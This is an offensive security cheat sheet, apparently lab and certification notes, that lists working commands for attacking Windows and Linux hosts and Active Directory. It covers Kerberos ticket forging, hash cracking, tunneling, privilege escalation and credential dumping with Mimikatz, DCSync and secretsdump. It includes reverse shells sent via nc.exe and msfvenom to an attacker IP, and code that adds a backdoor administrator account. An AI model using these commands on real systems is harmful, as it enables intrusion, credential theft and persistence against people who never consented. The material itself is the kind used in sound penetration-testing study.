- 10- Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /aes256:b21c99fc068e3ab2ca789bccbef67de43791fd911c6e15ead25641a8fda3fe60 /nowrap
- 11- Rubeus.exe asktgt /domain:inlanefreight.htb /user:plaintext /rc4:3f74aa8f08f712f09cd5177b5c1ce50f /ptt
- 12- Rubeus.exe ptt /ticket:[0;6c680]-[2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi](#)
- 13- Rubeus.exe ptt /ticket:doIE1jCCBNKgAwIBBaEDAgEWoolD+TCCA/VhggPxMIID7aADAgEFoQkbB0hU Qi5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB2h0Yi5jb22jggO7MIIDt6ADAgESoQMCAQKiggOpBIIDpY8Kcp4i71zFcWRgpx8ovymu3HmbOL4MJVCfkGIRDJE00iPQbMRY2 pzSrk/gHuER2XRLdV/<SNIP>
- 14- Mimikatz.exe "kerberos::ptt "C:\Users\plaintext\Desktop\Mimikatz\[0;6c680]-[2-0-40e10000-plaintext@krbtgt-inlanefreight.htb.kirbi](#)""
- 15- Enter-PSSession -ComputerName DC01
- 16- realm list ,or, ps -ef | grep -i "winbind\|sssd"
- 17- find / -name *keytab* -ls 2>/dev/null
- 18- python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab
- 19- ls -la /tmp
- 20- cp /tmp/krb5cc_647401106_I8I133 . , then ,export KRB5CCNAME=/root/krb5cc_647401106_I8I133 , then , klist
- 21- /opt/linikatz.sh

Cracking (hashcat , john the ripper):


- 1- hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt (NTLMv2 from responder)
- 2- hashcat -m 13100 sapsso_hash.txt /usr/share/wordlists/rockyou.txt -O --force (\$krb5tgs\$23\$)
- 3- hashcat -m 18200 sapsso_hash.txt /usr/share/wordlists/rockyou.txt -O --force (\$krb5tgs\$23\$)
- 4- hashcat -m 19100 sapsso_hash.txt /usr/share/wordlists/rockyou.txt -O --force (\$krb5tgs\$18\$)

PingSweep:


- 1- fping -asgq 172.16.5.0/23
- 2- for i in {1..254} ;do (ping -c 1 172.16.5.\$i | grep "bytes from" &) ;done
- 3- for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"
- 4- 1..254 | % {"172.16.5.(\$\$_): \$(Test-Connection -count 1 -comp 172.15.5.(\$\$_) - quiet)"} }

Pivoting, Tunneling, and Port Forwarding:

- 1- netstat -r (routing)
- 2- netstat -antp | grep 1234
- 3- python3 -c 'import pty; pty.spawn("/bin/bash")'
- 4- socat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432
- 5- socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
- 6- ssh -N -L 0.0.0.0:4455:172.16.50.217:445 [database_admin@10.4.50.215](#) , Local Port Forwarding
- 7- ssh -N -L 0.0.0.0:4444:192.168.45.204:4444 [kali@192.168.45.204](#) , local port forward to our host localip_on_the_ssh_side:port:remote_ip:port (such as netsh in this example)



- 8- `ssh -N -D 0.0.0.0:9999 database admin@10.4.50.215` , Dynamic ssh port forwarding proxychains socks5 on port 9999
- 9- `ssh -L 1234:localhost:3306 ubuntu@10.129.202.64`
- 10- `ssh -D 9050 ubuntu@10.129.202.64` , then in `/etc/proxychains.conf` , and add this,
socks4 127.0.0.1 9050
- 11- `ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4` , Remote Port Forwarding



- 12- `ssh -N -R 9998 kali@192.168.118.4` , remote dynamic port forwarding
- 13- where ssh , in this case the pivot point is windows
- 14- `netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.50.64 connectport=22 connectaddress=10.4.50.215` , to forward the port
- 15- `netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.50.64 localport=2222 action=allow` , to allow the traffic
- 16- `netsh interface portproxy show all`
- 17- `netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64` , to delete the port forwarding rule
- 18- `chisel server --port 8080 --reverse` (on kali) , `/tmp/chisel client 192.168.118.4:8080 R:socks || R:1080:socks` (on the pivot point)
- 19- `proxychains nmap -v -sn 172.16.5.1-200`
- 20- `msfvenom -p windows/x64/meterpreter/reverse_https lhost=<InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080`
- 21- `ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vN`
- 22- using Metasploit `auxiliary/server/socks_proxy` , run `autoroute -s 172.16.5.0/23`
- 23- `socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80` (run it on the pivot point)
- 24- if your attack host is windows, `plink -ssh -D 9050 ubuntu@10.129.15.50`
- 25- `sudo sshuttle -r ubuntu@10.129.202.64 172.16.5.0/23 -v` (only works on ssh)
- 26- `prtfwd` from windows , `netsh.exe interface portproxy add v4tov4 listenport=8080 listenaddress=10.129.15.150 connectport=3389 connectaddress=172.16.5.25`
- 27- `./chisel server -v -p 1234 --socks5` , (need to modify `/etc/proxychains socks5 127.0.0.1 1080`) ,then, `./chisel client -v 10.129.202.64:1234 socks`
- 28- `sudo ./chisel server --reverse -v -p 1234 --socks5` , then, `./chisel client -v 10.10.14.17:1234 R:socks`

- 29- ICMP Tunneling , sudo ./ptunnel-ng -r10.129.202.64 -R22 , sudo ./ptunnel-ng -p10.129.202.64 -l2222 -r10.129.202.64 -R22 (from our attack box)
- 30- Rdp Tunneling using SocksOverRDP-x64, regsvr32.exe SocksOverRDP-Plugin.dll ,then, netstat -antb | findstr 1080 (to verify) , then using proxifier portable to set the proxy on (127.0.0.1 and the port 1080)

Privilege Escalation:

Linux:

- 1- Python3 -c 'import pty;pty.spawn("/bin/bash")'
- 2- ls -l /etc/shadow
- 3- cat /etc/issue
- 4- cat /etc/os-release
- 5- uname -a
- 6- ps aux
- 7- ss -anp , or , ss -ntlpu
- 8- ls -lah /etc/cron*
- 9- crontab -l , or , cat /etc/cron*
- 10- dpkg -l , all installed packages
- 11- find / -writable -type d 2>/dev/null , writeable directory
- 12- cat /etc/fstab , mount , lsblk, lsmod
- 13- find / -perm -u=s -type f 2>/dev/null , user permission over file
- 14- env
- 15- cat .bash*
- 16- sudo -l , sudo -i
- 17- watch -n 1 "ps -aux | grep pass"
- 18- sudo tcpdump -i lo -A | grep "pass"
- 19- grep "CRON" /var/log/syslog
- 20- cat /home/joe/.scripts/user_backups.sh
- 21- openssl passwd w00t , echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd , su root2 (that if you have shadow access file)
- 22- /usr/sbin/getcap -r / 2>/dev/null
- 23- searchsploit "linux kernel Ubuntu 16 Local Privilege Escalation" | grep "4." | grep -v "< 4.4.0" | grep -v "4.8" , kernel exploit (4.4.0-116-generic)
- 24- find / -type d -name config 2>/dev/null
- 25- find / -type f -perm 0777 2>/dev/null
- 26- cat /proc/version kernel ,<https://www.linuxkernelcves.com/cves>
- 27- cat /etc/issue linux type
- 28- find / -type f -perm -04000 -ls 2>/dev/null
- 29- cat /etc/corntab

30- echo \$PATH
 31- dpkg -l | grep policykit , if policykit installed pwnkit vulnerability might be there
 32- ps aux | grep root
 33- history
 34- sudo -l
 35- cat /etc/passwd
 36- find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null , writeable directory
 37- find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null , writeable files
 38- env
 39- uname -a
 40- cat /etc/shells
 41- arp -a
 42- find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null , find all hidden files
 43- find / -type d -name ".*" -ls 2>/dev/null , all hidden directory
 44- apt list --installed | tr "/" " " | cut -d" " -f1,3 | sed 's/[0-9]://g' | tee -a
 installed_pkgs.list , list all services
 45- find / -type f \(-name *.conf -o -name *.config \) -exec ls -l {} \; 2>/dev/null , all
 configuration files
 46- find / -type f -name "*.sh" 2>/dev/null , all scripts
 47- find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null , setuid
 48- find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null , setgid
 49- find /usr/bin /usr/sbin /usr/local/bin /usr/local/sbin -type f -exec getcap {} \; ,
 enumerating capabilities
 50- sudo setcap cap_net_bind_service=+ep /usr/bin/vim.basic , then , getcap
 /usr/bin/vim.basic
 51- ./pspy64 -pf -i 1000 , all processes running and system files events
 52- Kernel exploits !
 53- sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2 restart , if we have
 env_keep+=LD_PRELOAD after executing sudo -l
 54- grep -r "def virtual_memory" /usr/local/lib/python3.8/dist-packages/psutil/* ,
 python Library hijacking looking for called function from root
 55- Dirty Pipe , All kernels from version 5.8 to 5.17
 56- Adm group can read logs !

Windows:

- 1- whoami /groups , whoami /priv , whoami /all
- 2- Get-LocalUser , Get-LocalGroup

- 3- Ipconfig /all
- 4- Systeminfo
- 5- netstat -ano
- 6- Get-ItemProperty
"HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\
*" | select displayname , installed applications 32-bit
- 7- Get-ItemProperty
"HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*" | select
displayname , installed applications 64-bit
- 8- Winpeas , WinPEAS is a script that searches for possible paths to escalate privileges
on Windows hosts
- 9- Get-Process
- 10- Get-ChildItem -Path C:\Users\ -File -Recurse -ErrorAction SilentlyContinue , listing all
files on users directory
- 11- Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction
SilentlyContinue
- 12- runas /user:backupadmin cmd
- 13- Get-History , OR, (Get-PSReadlineOption).HistorySavePath , then , type file_path.txt
- 14- \$password = ConvertTo-SecureString "qwertyqwerty123!!" -AsPlainText -Force
- 15- \$cred = New-Object System.Management.Automation.PSCredential("daveadmin",
\$password)
- 16- Enter-PSSession -ComputerName CLIENTWK220 -Credential \$cred , with step 14+15
- 17- Get-Service , or , Get-CimInstance -ClassName win32_service | Select
Name,State,PathName | Where-Object {\$_.State -like 'Running'}
- 18- icacls "C:\xampp\apache\bin\httpd.exe" , check permission over file
- 19- #include <stdlib.h> int main () { int i; i = system ("net user dave2
password123! /add"); i = system ("net localgroup administrators dave2
/add"); return 0; }
- 20- x86_64-w64-mingw32-gcc adduser.c -o adduser.exe , compile the c code for
windows
- 21- net stop Service_Name , or, Stop-Service Service_Name , Restart-Service
- 22- \$env:path
- 23- shutdown /r /t 0 , restart the device should have **SeShutdownPrivilege**
- 24- #include <stdlib.h> #include <windows.h> BOOL APIENTRY DllMain(HANDLE
hModule, // Handle to DLL module DWORD ul_reason_for_call, // Reason for
calling function LPVOID lpReserved) // Reserved { switch (
ul_reason_for_call) { case DLL_PROCESS_ATTACH: // A process is loading the
DLL. int i; i = system ("net user dave2 password123! /add"); i = system
("net localgroup administrators dave2 /add"); break; case
DLL_THREAD_ATTACH: // A process is creating a new thread. break; case
DLL_THREAD_DETACH: // A thread exits normally. break; case
DLL_PROCESS_DETACH: // A process unloads the DLL. break; } return TRUE; }
- 25- x86_64-w64-mingw32-gcc myDLL.cpp --shared -o myDLL.dll , for DLL hijacking

- 26- schtasks /query /fo LIST /v , schedule tasks
- 27- Seatbelt.exe
- 28- Powerup.ps1, Get-ModifiableServiceFile , Get-UnquotedService , Invoke-AllChecks
- 29- PoweUp , PowerShell script for finding common Windows privilege escalation vectors that rely on misconfigurations. It can also be used to exploit some of the issues found
- 30- SessionGopher , SessionGopher is a PowerShell tool that finds and decrypts saved session information for remote access tools. It extracts PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP saved session information
- 31- LaZange , Tool used for retrieving passwords stored on a local machine from web browsers, chat tools, databases, Git, email, memory dumps, PHP, sysadmin tools, wireless network configurations, internal Windows password storage mechanisms, and more
- 32- .\SharpUp.exe audit , Weak Permission check
- 33- Suggester.ps1 , WES-NG is a tool based on the output of Windows' systeminfo utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported
- 34- ipconfig /all
- 35- arp -a
- 36- Get-MpComputerStatus , check windows defender status
- 37- tasklist /svc , list all tasks
- 38- (Get-Process -name NonStandardProcess).MainModule , get binary file path (can use -ld instead of -name)
- 39- set , such as **env** in linux
- 40- systeminfo
- 41- Get-HotFix | ft -AutoSize , patches and updates
- 42- Get-WmiObject -Class Win32_Product | select Name, Version ; installed programs with their versions
- 43- netstat -ano , display processes with their ports
- 44- query user , logged-in users
- 45- whoami /groups
- 46- net users
- 47- net localgroup administrators
- 48- pipelist.exe /accepteula , listing pipes names
- 49- gci [\\.\pipe\](#) , listing pipes from powershell
- 50- accesschk.exe /accepteula [\\.\Pipe\lsass](#) -v , listing pipe permission such as **lsass** in this example same as here : accesschk.exe -accepteula -w \pipe\WindscribeService -v
- 51- get-process -ld 3324
- 52- whoami /priv

- 53- SeImpersonate Token , c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e cmd"
- 54- SeAssignPrimaryToken Token , c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe 10.10.14.3 8443 -e cmd.exe" -t * , -l COM server listening port and -t is the createprocess call
- 55- SeDebugPrivilege Token , procdump.exe -accepteula -ma lsass.exe lsass.dmp -> mimikatz.exe -> log -> sekurlsa::minidump lsass.dmp , OR, .\psgetsys.ps1; [MyProcess]::CreateProcessFromParent((Get-Process "lsass").Id , "c:\Windows\System32\cmd.exe" , "")
- 56- SeTakeOwnershipPrivilege Token, .\EnableAllTokenPrivs.ps1 (to enable the Token) , cmd /c dir /q 'C:\Department Shares\Private\IT' (checking file permission), takeown /f 'C:\Department Shares\Private\IT\cred.txt' (taking file owning), icacls 'C:\Department Shares\Private\IT\cred.txt' /grant htb-student:F (modifying the ACL to finally read the file)
- 57- SeBackupPrivilege Token , Import-Module .\SeBackupPrivilegeUtils.dll , then, Import-Module .\SeBackupPrivilegeCmdLets.dll , Set-SeBackupPrivilege (to enable the Token) , Copy-FileSeBackupPrivilege E:\Windows\NTDS\ntds.dit C:\Tools\ntds.dit , Import-Module .\DSInternals.psd1 (to extract SYSTEM file), \$key = Get-BootKey -SystemHivePath .\SYSTEM, Get-ADDBAccount -DistinguishedName 'CN=administrator,CN=users,DC=inlanefreight,DC=local' -DBPath .\ntds.dit -BootKey \$key , secretsdump.py -ntds ntds.dit -system SYSTEM -hashes lmhash:nthash LOCAL
- 58- DnsAdmins groups, msfvenom -p windows/x64/exec cmd='net group "domain admins" netadm /add /domain' -f dll -o adduser.dll , dnscmd.exe /config /serverlevelplugindll C:\Users\netadm\Desktop\adduser.dll, sc.exe sdshow DNS (check if we have permission to start and stop DNS service) , sc stop dns , sc start dns , sc query dns
- 59- SeLoadDriverPrivilege Token (Print Operators Group) , EnableSeLoadDriverPrivilege.exe , .\ExploitCapcom.exe , OR, EoPLoadDriver.exe System\CurrentControlSet\Capcom c:\Tools\Capcom.sys
- 60- SeRestorePrivilege and SeBackupPrivilege Token (server operators group),sc config AppReadiness binPath= "cmd /c net localgroup Administrators server_adm /add"
- 61- UAC Bypass , **ON HOST:** msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.3 LPORT=8443 -f dll > srrstr.dll , **ON VICTIM:** rundll32 shell32.dll,Control_RunDLL C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll
- 62- .\sharup.exe audit , accesschk.exe /accepteula -quvcw WindscribeService (check attack vector before proceeding), sc config WindscribeService binpath="cmd /c net localgroup administrators htb-student /add" , then, sc (stop/start) WindscribeService
- 63- findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml
- 64- (Get-PSReadLineOption).HistorySavePath , powershell history command

- 65- Snaffler.exe , crawl network share drives for interesting file extensions such as .kdbx, .vmdk, .vdhx, .ppk,
- 66- findstr /SI /M "password" *.xml *.ini *.txt , search file content
- 67- dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config* , searching file extension
- 68- .\SharpChrome.exe logins /unprotect , passwords stored in chrome
- 69- runas /savecred /user:inlanefreight\bob "COMMAND HERE", run command as another user
- 70- dir "C:\Program Files" , installed programs
- 71- Get-ScheduledTask | select TaskName,State , enumerate scheduled tasks
- 72- Get-LocalUser
- 73- Get-WmiObject -Class Win32_OperatingSystem | select Description , computer Description
- 74- Import-Module .\Sherlock.ps1 , then , Find-AllVulns (all kernel exploits)

Active Directory attacks and enumeration (there are some attacks not in the Notes such as : NoPac , PrintNightmare , PetitPotam):

From Linux:

- 1- sudo responder -l ens224 , /usr/share/responder/Responder.conf
- 2- crackmapexec smb 192.168.50.75 -u users.txt -p 'Nexus123!' -d corp.com --continue-on-success
- 3- impacket-GetNPUsers -dc-ip 192.168.50.70 -request -outputfile hashes.asreproast corp.com/pete ,AS-REP roasting , then , sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
- 4- sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete ,kerberoasting , then , sudo hashcat -m 13100 hashes.kerberoast2 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
- 5- evil-winrm -i 172.16.241.82 -d medtech -u joe -p "Flowers1"
- 6- kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users , brute force AD users
- 7- crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol , password policy
- 8- rpcclient -U "" -N 172.16.5.5 (querydominfo, enumdomusers)
- 9- enum4linux -P 172.16.5.5
- 10- ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength

- 11- crackmapexec smb 172.16.5.5 --users(--groups, --loggedon-users, --shares, -M spider_plus --share Dev-share)
- 12- ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "
- 13- ./windapsearch.py --dc-ip 172.16.5.5 -u "" -U , Uses the python tool windapsearch.py to discover users in a target Windows domain from a Linux-based host
- 14- kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt Welcome1 , password spraying
- 15- sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 , password spraying
- 16- sudo crackmapexec smb 172.16.5.0/24 -u administrator -H 88ad09182de639ccc6579eb0849751cf --local-auth , pass the hash for local machine admin
- 17- psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
- 18- wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5
- 19- sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all , bloodhound collection python tool on linux
- 20- GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/mholliday -request , here we have access to the INLANEFREIGHT.LOCAL/mholliday user password to get all domain SPNs for later cracking
- 21- kirbi2john sqldev.kirbi , convert the ticket to john format to crack it
- 22- evil-winrm -i 10.129.201.234 -u forend
- 23- secretsdump.py -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/adunn@172.16.5.5 -use-vss
- 24- mssqlclient.py INLANEFREIGHT/DAMUNDSSEN@172.16.5.150 -windows-auth (enable_xp_cmdshell , xp_cmdshell whoami /priv)
- 25- crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologin
- 26- gpp-decrypt VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE
- 27- secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt
- 28- lookupsid.py [logistics.inlanefreight.local/htb-student_adm@172.16.5.240](#) , brute force SID
- 29- ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker , to create Golden Ticket
- 30- export KRB5CCNAME=hacker.ccache
- 31- psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/hacker@academy-ea-dc01.inlanefreight.local -k -no-pass -target-ip 172.16.5.5

32- raiseChild.py -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-student_adm , automated tool to escalate privileges from domain to forest

From Windows:

- 1- net user /domain || net user User_Name /domain || net group /domain || net group Group_Name /domain
- 2- [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
- 3- .\PsLoggedon.exe [\\client74](#)
- 4- Get-NetUser -SPN | select samaccountname,serviceprincipalname
- 5- setspn -L iis_service
- 6- Get-ObjectAcl -Identity "Management Department" | ?
{\$_ActiveDirectoryRights -eq "GenericAll"} | select
SecurityIdentifier,ActiveDirectoryRights , who has GenericAll write on the
Management Department Group
- 7- cat [\\dc1.corp.com\sysvol\corp.com\Policies\oldpolicy\old-policy-backup.xml](#) , then , gpp-decrypt
"+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
- 8- Invoke-BloodHound -CollectionMethod All -OutputDirectory
C:\Users\stephanie\Desktop\ -OutputPrefix "corp audit"
- 9- winrs -r:files04 -u:jens -p:Nexus123! "cmd /c hostname & whoami"
- 10- ./PsExec64.exe -i \\FILES04 -u corp\jen -p Nexus123! cmd
- 11- sekurlsa::pth /user:jens /domain:corp.com
/ntlm:369def79d8372408bf6e93364cc93075 /run:powershell , pass the hash
mimikatz
- 12- \$dcom =
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Ap
plication.1","192.168.50.73")), then ,
\$dcom.Document.ActiveView.ExecuteShellCommand("cmd",\$null,"/c
calc","7")
- 13- .\kerbrute_windows_amd64.exe passwordspray -d corp.com .\usernames.txt
"Nexus123!"
- 14- .\Rubeus.exe asreproast /nowrap , AS-REP roasting 18200 hashcat
- 15- .\Rubeus.exe kerberoast /outfile:hashes.kerberoast , kerberoasting 13100
hashcat
- 16- Import-Module .\Inveigh.ps1 , then, Invoke-Inveigh Y -NBNS Y -
ConsoleOutput Y -FileOutput Y , Like Responder in kali-linux
- 17- net use \\DC01\ipc\$ "" /u:"" , null smb session
- 18- Import-Module .\DomainPasswordSpray.ps1
- 19- net use \\DC01\ipc\$ "password" /u:guest , smb with user and password

- 20- net accounts
- 21- Import-Module .\DomainPasswordSpray.ps1 , then, Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction SilentlyContinue
- 22- .\Snaffler.exe -d INLANEFREIGHT.LOCAL -s -v data
- 23- \$sid = Convert-NameToSid wley
- 24- Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {\$_.SecurityIdentifier -eq \$sid}
- 25- .\Rubeus.exe kerberoast /user:testspn /nowrap , get hash for user
- 26- \$Password = ConvertTo-SecureString '<PASSWORD HERE>' -AsPlainText -Force
- 27- \$Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\wley', \$Password) , combined with point 11 to use it as credentials
- 28- Get-SpoolStatus -ComputerName ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL , using SecurityAssessment.ps1 to enumerate machines vulnerable to MS-PRN Printer bug
- 29- .\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:hacker /ptt
- 30- .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap

PowerView:

- 1- Get-DomainPolicy
- 2- Get-DomainSPNTicket
- 3- Get-Domain
- 4- Get-DomainController
- 5- Get-DomainUser
- 6- Get-DomainComputer
- 7- Get-DomainGroup
- 8- Get-DomainOU
- 9- Find-InterestingDomainAcl
- 10- Get-DomainGroupMember
- 11- Get-DomainFileServer
- 12- Get-DomainGPO
- 13- Get-DomainPolicy
- 14- Find-LocalAdminAccess

- 15- Get-DomainTrust
- 16- Get-ForestTrust
- 17- Get-DomainGroupMember -Identity "Domain Admins" -Recurse
- 18- Get-DomainUser -Identity * | Get-DomainSPNTicket -Format Hashcat , get all SPNs to try crack it
- 19- Set-DomainUserPassword -Identity damundsen -AccountPassword \$damundsenPassword -Credential \$Cred -Verbose
- 20- Add-DomainGroupMember -Identity 'Help Desk Level 1' -Members 'damundsen' -Credential \$Cred2 -Verbose
- 21- Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Desktop Users"
- 22- Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Management Users"
- 23- Enter-PSSession -ComputerName ACADEMY-EA-DB01 -Credential \$cred
- 24- Get-SQLInstanceDomain
- 25- Get-SQLQuery -Verbose -Instance "172.16.5.150,1433" -username "inlanefreight\damundsen" -password "SQL1234!" -query 'Select @@version'
- 26- Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl , ASREPROasting attack , then, .\Rubeus.exe asreproast /user:mmorgan /nowrap /format:hashcat
- 27- Get-DomainTrustMapping
- 28- Get-DomainSID

Mimikatz:

- 1- sekurlsa::logonpasswords
- 2- lsadump::sam
- 3- token::elevate
- 4- privilege::debug
- 5- sekurlsa::tickets
- 6- sekurlsa::tickets /export , then, dir *.kirbi ,then, kerberos::ptt [0;12bd0]-
[0-0-40810000-dave@cifs-web04.kirbi](#) (klist to check)
- 7- kerberos::list /export
- 8- kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369 /domain:corp.com /ptt /target:web04.corp.com /service:http /rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin , pass the ticket (silver ticket)(klist to check)
- 9- lsadump::dcsync /user:corp\dave

- 10- kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-1987370270-658905905-1781884369 /krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt , golden ticket
- 11- base64 /out:true
- 12- lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator
- 13- kerberos::golden /user:hacker /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /ptt , to abuse domain trust